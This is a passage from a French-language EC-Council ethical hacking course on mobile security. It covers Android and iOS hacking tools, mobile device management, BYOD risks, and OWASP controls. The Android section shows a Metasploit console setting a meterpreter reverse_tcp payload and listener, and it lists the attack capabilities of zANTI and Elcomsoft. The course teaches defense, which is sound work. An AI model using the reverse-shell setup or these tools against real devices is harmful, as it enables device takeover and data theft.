



Figure 9.11 : Exploitation de la vulnérabilité Simjacker

Hacking an Android Device Using Metasploit



Attackers use various tools such as Metasploit to create **binary payloads**, which are sent to the target Android device to gain control over it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Piratage d'un équipement Android avec Metasploit

Les attaquants utilisent divers outils tels que Metasploit pour créer des charges utiles, qui sont envoyées à l'équipement Android ciblé pour en prendre le contrôle. Le framework Metasploit est une plateforme modulaire de test d'intrusion basée sur Ruby qui vous permet d'écrire, de tester et d'exécuter du code d'exploitation.

- **Metasploit**

Source : <https://www.metasploit.com>

Metasploit Framework contient une suite d'outils que vous pouvez utiliser pour tester les vulnérabilités de sécurité, énumérer les réseaux, exécuter des attaques et échapper à la détection. Meterpreter est une charge utile d'attaque Metasploit qui fournit un shell interactif pouvant être utilisé pour explorer les machines cibles et exécuter du code.

The screenshot shows a terminal window titled "Parrot Terminal". The user is in the msf5 exploit(multi/handler) context. They have set the payload to "android/meterpreter/reverse_tcp" and specified the LHOST as "10.10.10.13". They then run the "show options" command to view the current configuration.

```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (android/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.10.13      yes      The listen address (an interface may
be specified)
LPORT  4444              yes      The listen port

Exploit target:
```

Name	Current Setting	Required	Description
LHOST	10.10.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Name
Wildcard Target

Figure 9.12 : Metasploit

Android Hacking Tools

zANTI

An Android app that allows you to perform attacks, such as **spoof MAC address**, creating a malicious Wi-Fi hotspot, and **hijack session**





Network Spoofer
<https://www.digitalsquid.co.uk>



Low Orbit Ion Cannon (LOIC)
<https://droidinformer.org>



DroidSheep
<https://droidsheep.info>



Orbot Proxy
<https://guardianproject.info>



PhoneSploit
<https://github.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de piratage Android

Les attaquants utilisent divers outils de piratage Android pour identifier les vulnérabilités et exploiter les équipements mobiles ciblés afin d'obtenir des informations critiques sur les utilisateurs, comme des informations d'identification, des données personnelles et des listes de contacts.

- **zANTI**

Source : <https://www.zimperium.com>

zANTI est une application Android qui vous permet d'effectuer les attaques suivantes :

- Usurper l'adresse MAC.
- Créer un hotspot Wi-Fi malveillant pour piéger les victimes afin de contrôler et de détourner le trafic de leur équipement.
- Rechercher des ports ouverts.
- Exploiter les vulnérabilités des routeurs.
- Vérifier la complexité des mots de passe.
- Lancer des attaques MITM et DoS.
- Visualiser, modifier et rediriger toutes les demandes et réponses http.
- Rediriger HTTPS vers HTTP ; rediriger une requête HTTP vers une IP ou une page web particulière.
- Insérer du code HTML dans les pages web.
- Détourner des sessions.

- Visualiser et remplacer toutes les images qui sont transmises sur le réseau.
- Capturer et intercepter les téléchargements.




Figure 9.13 : zANTI

Voici la liste de quelques autres outils de piratage Android :


- Network Spoofer (<https://www.digitalsquid.co.uk>)
- Low Orbit Ion Cannon (LOIC) (<https://droidinformer.org>)
- DroidSheep (<https://droidsheep.info>)
- Orbot Proxy (<https://guardianproject.info>)
- PhoneSploit (<https://github.com>)

iOS Hacking Tools

Elcomsoft Phone Breaker



Allows attackers to perform **logical** and **over-the-air acquisition** of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud





Fing - Network Scanner
<https://apps.apple.com>



Network Analyzer Master
<https://apps.apple.com>



Spyic
<https://spyic.com>



iWepPRO
<https://apps.apple.com>



Frida
<https://www.frida.re>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de piratage d'iOS

Différents outils utilisés par les attaquants pour pirater les équipements mobiles iOS sont présentés ci-dessous :

- **Elcomsoft Phone Breaker**

Source : <https://www.elcomsoft.com>

Elcomsoft Phone Breaker permet aux attaquants d'effectuer l'acquisition logique et over-the-air (OTA) des équipements iOS, de pénétrer dans les sauvegardes chiffrées, de récupérer et d'analyser les sauvegardes, de récupérer les données synchronisées et les mots de passe d'Apple iCloud. Il permet aux attaquants de craquer les mots de passe et de décrypter les sauvegardes iOS grâce à l'accélération GPU. À l'aide de cet outil, les attaquants peuvent décrypter le trousseau iCloud et les messages contenant des fichiers multimédias et des documents provenant d'iCloud.





Figure 9.14 : Elcomsoft Phone Breaker

Voici la liste de quelques autres outils permettant de pirater les équipements iOS :

- Fing - Network Scanner (<https://apps.apple.com>)
- Network Analyzer Master (<https://apps.apple.com>)
- Spyc (<https://spycic.com>)
- iWepPRO (<https://apps.apple.com>)
- Frida (<https://www.frida.re>)



Comprendre le concept de gestion des équipements mobiles (Mobile Device Management ou MDM)

La gestion des équipements mobiles (MDM) prend une importance considérable avec l'adoption de politiques telles que le BYOD dans les entreprises. L'augmentation du nombre et des types d'équipements mobiles comme les smartphones, les ordinateurs portables, les tablettes, etc. a rendu difficile pour les entreprises l'élaboration de politiques et la gestion de ces équipements en toute sécurité. Le MDM est une politique qui permet de gérer ces équipements avec soin tout en garantissant leur sécurité. Les entreprises utilisent une sorte de logiciel de sécurité pour l'administration de tous les équipements mobiles connectés au réseau de l'entreprise.

Cette section traite des concepts de MDM qui aident à sécuriser, surveiller, gérer et prendre en charge les équipements mobiles.


Mobile Device Management (MDM)



Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution of applications** and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers



It helps system administrators to **deploy and manage software applications** across all enterprise mobile devices to secure, monitor, manage, and support mobile devices



Gestion des équipements mobiles (MDM)

La MDM fournit des plates-formes pour la distribution over-the-air (OTA) ou filaire d'applications, de données et de paramètres de configuration pour tous les types d'équipements mobiles, comme les téléphones mobiles, les smartphones, les tablettes, etc. Elle permet de mettre en œuvre des politiques à l'échelle de l'entreprise afin de réduire les coûts de support, les interruptions d'activité et les risques de sécurité. Elle aide les administrateurs système à déployer et à gérer des applications logicielles sur tous les équipements mobiles de l'entreprise pour sécuriser, surveiller, gérer et prendre en charge ces équipements. Elle peut être utilisée pour gérer les équipements appartenant à l'entreprise et ceux appartenant aux employés (BYOD) dans l'entreprise. Parmi les exemples de solutions MDM, citons IBM MaaS360, Citrix Endpoint Management, VMware AirWatch, etc.

Les caractéristiques de base des logiciels MDM sont les suivantes :

- Utilisation d'un code d'accès pour l'équipement.
- Verrouillage à distance de l'équipement en cas de perte.
- Effacement à distance des données de l'équipement perdu ou volé.
- Détection si l'équipement est rooté ou jailbreaké.
- Application des politiques et suivi de l'inventaire.
- Effectue une surveillance et génère des rapports en temps réel.





Figure 9.15 : Schéma de la gestion des équipements mobiles (MDM)

Bring Your Own Device (BYOD)

- ❑ Bring your own device (BYOD) refers to a policy that allows an employee to bring their **personal devices**, such as laptops, smartphones, and tablets, to their **workplace** and use them to access the organization's resources by following the access privileges
- ❑ The BYOD policy allows employees to use the devices that they are **comfortable with** and **best fits their preferences** and work purposes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Apportez votre équipement personnel de communication (AVEC)

Le BYOD (Bring Your Own Device) ou AVEC (Apportez Votre Equipement personnel de Communication) fait référence à une politique qui permet aux employés d'apporter leurs équipements personnels (ordinateurs portables, smartphones et tablettes) sur leur lieu de travail et de les utiliser pour accéder aux ressources de l'entreprise en fonction de leurs priviléges d'accès.

Le BYOD permet aux employés d'utiliser les équipements avec lesquels ils sont à l'aise et qui correspondent le mieux à leurs préférences et à leurs objectifs professionnels. Avec une stratégie de "travail en tout lieu à toute heure", le défi de la tendance BYOD est de sécuriser les données de l'entreprise et de répondre aux exigences de conformité.

Avantages du BYOD

L'adoption du BYOD est avantageuse tant pour l'entreprise que pour l'employé. Voici quelques-uns des avantages du BYOD :

- **Productivité accrue** : Les employés deviennent experts dans l'utilisation de leurs équipements personnels, ce qui augmente leur productivité. De plus, les utilisateurs ont tendance à mettre à niveau leurs équipements personnels avec des technologies de pointe ce qui fait que l'entreprise bénéficie des dernières fonctionnalités (logicielles et matérielles) de l'équipement.
- **Satisfaction des employés** : En mettant en œuvre le BYOD, les employés utilisent les équipements de leur choix, dans lesquels ils investissent eux-mêmes sans l'intervention de l'entreprise. Ils sont également plus à l'aise avec leurs équipements personnels, car ils contiennent à la fois des données personnelles et des données d'entreprise, ce qui évite l'utilisation de plusieurs équipements.

- **Flexibilité du travail :** En pratiquant le BYOD, les employés peuvent transporter un seul équipement pour satisfaire leurs besoins personnels et professionnels. Le travail habituellement effectué au bureau peut être réalisé de n'importe où dans le monde, car les employés ont accès aux données de l'entreprise. Les utilisateurs du BYOD ont plus de liberté, car leur entreprise n'impose pas de règles strictes qu'ils devraient suivre lorsqu'ils utilisent les biens de l'entreprise. Le BYOD remplace le modèle client-serveur traditionnel par une stratégie mobile et centrée sur le Cloud, ce qui peut avoir des avantages considérables.
- **Réduction des coûts :** Une entreprise qui adopte le BYOD n'a pas à dépenser pour des équipements mais fait des économies, car les employés achètent leurs propres appareils. De plus, le coût des services de données est transféré aux employés qui peuvent prendre davantage soin de leur propre bien (équipement).

BYOD Risks

01

Sharing **confidential data** on unsecured networks

02

Data leakage and **endpoint security issues**

03

Improperly **disposing of devices**

04

Support for many **different devices**

05

Mixing personal and **private data**

06

Lost or **stolen devices**

07

Lack of awareness

08

Ability to bypass organization's **network policies**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Risques liés au BYOD

Les employés qui se connectent au réseau de l'entreprise ou accèdent aux données de l'entreprise à l'aide de leurs propres équipements mobiles constituent des risques de sécurité pour l'organisation. Voici une liste de certains risques de sécurité liés au BYOD :

- **Partage de données confidentielles sur des réseaux non sécurisés** : Les employés peuvent accéder aux données de l'entreprise via un réseau public. Ces connexions peuvent ne pas être chiffrées ; le partage de données confidentielles via un réseau non sécurisé peut entraîner une fuite de données.
- **Fuite de données et problèmes de sécurité des terminaux** : À l'ère du Cloud, les équipements mobiles sont des points d'extrémité non sécurisés avec une connexion au Cloud. En se synchronisant avec la messagerie de l'entreprise ou d'autres applications, ces équipements mobiles transportent des informations confidentielles. Si l'équipement est perdu, toutes les données de l'entreprise peuvent être exposées.
- **La mise au rebut inadaptée des équipements** : Un équipement mal effacé peut contenir une multitude d'informations sensibles, telles que des informations financières, des numéros de carte de crédit, des contacts et des données d'entreprise. Il est donc important de s'assurer que l'équipement ne contient aucune donnée avant de s'en débarrasser ou de le transmettre à d'autres personnes.
- **Prise en charge de nombreux équipements différents** : Les organisations permettent à leurs employés d'accéder à leurs ressources de n'importe où dans le monde, ce qui améliore la productivité et accroît la satisfaction des employés. Cependant, la prise en charge de différents équipements et processus peut augmenter les coûts. Les équipements appartenant aux employés ont une sécurité limitée et sont fournis avec

une grande variété de plateformes. Il est donc difficile pour le service informatique de gérer et de contrôler tous les équipements de l'entreprise.

- **Mélangage de données personnelles et professionnelles** : Le mélange de données personnelles et de données d'entreprise sur les équipements mobiles entraîne de graves conséquences en matière de sécurité et de confidentialité. Il est donc judicieux de séparer les données de l'entreprise des données personnelles de l'employé, ce qui permet à l'entreprise d'appliquer des mesures de sécurité spécifiques telles que le chiffrement pour protéger les données critiques de l'entreprise stockées sur l'équipement mobile. Par ailleurs, il devient facile pour l'entreprise d'effacer à distance les données de l'entreprise sans affecter les données personnelles de l'employé lorsque ce dernier quitte l'entreprise.
- **Les équipements perdus ou volés** : En raison de leur petite taille, les équipements mobiles sont souvent perdus ou volés. Lorsqu'un employé perd son équipement mobile, qui est utilisé à des fins personnelles et professionnelles, l'entreprise peut être confrontée à un risque de sécurité, car des attaquants peuvent compromettre les données professionnelles stockées dans l'équipement perdu.
- **Manque de sensibilisation** : Les organisations doivent sensibiliser leurs employés aux questions de sécurité liées au BYOD. Si elles ne le font pas, elles risquent de compromettre les données d'entreprise stockées dans les équipements mobiles.
- **Possibilité de contourner les règles de la politique réseau de l'organisation** : Suivant leurs exigences propres, les politiques en vigueur peuvent différer entre les réseaux filaires et les réseaux sans fil. Les équipements BYOD connectés à des réseaux sans fil ont la possibilité de contourner les règles de politique réseau de l'entreprise appliquées uniquement aux réseaux locaux filaires.
- **Problèmes d'infrastructure** : Un programme BYOD implique de composer avec diverses plateformes et technologies. Tous les employés n'ont pas les mêmes équipements. Des équipements différents, chacun exécutant un système d'exploitation et des programmes différents, présentent leurs propres failles de sécurité. Il peut donc s'avérer difficile pour un service informatique de mettre en place et de maintenir une infrastructure répondant aux besoins des différents équipements, tels que la gestion des données, la sécurité, la sauvegarde et la compatibilité entre les équipements.
- **Employés mécontents** : Les employés mécontents d'une entreprise peuvent utiliser à mauvais escient les données de l'entreprise stockées sur leurs équipements mobiles. Ils peuvent également divulguer des informations sensibles à des concurrents.



Découvrez les contre-mesures contre les attaques mobiles

Tout comme les ordinateurs personnels, les équipements mobiles stockent des données sensibles et peuvent être exposés à diverses menaces. Il est donc important de les sécuriser afin d'empêcher la compromission ou la perte de données confidentielles, de réduire le risque de diverses menaces telles que les virus et les chevaux de Troie, et d'atténuer d'autres formes d'abus. Pour sécuriser ces équipements, il faut adopter des mesures strictes et utiliser des outils de sécurité.

Cette section traite des différentes recommandations de sécurité pour les équipements mobiles et des outils de protection qui permettent de les sécuriser.

OWASP Top 10 Mobile Controls

- | | |
|---|--|
| <ul style="list-style-type: none">➡ Identify and protect sensitive data on the mobile device➡ Handle password credentials securely on the device➡ Ensure sensitive data are protected in transit➡ Implement user authentication, authorization, and session management correctly➡ Keep the backend APIs (services) and platform (server) secure | <ul style="list-style-type: none">➡ Secure data integration with third-party services and applications➡ Pay specific attention to the collection and storage of consent for the collection and use of the user's data➡ Implement controls to prevent unauthorized access to paid-for resources➡ Ensure secure distribution /provisioning of mobile applications➡ Carefully check any runtime interpretation of code for errors |
|---|--|

<https://www.owasp.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Top 10 des mesures de protection mobiles de l'OWASP

Source : <https://www.owasp.org>

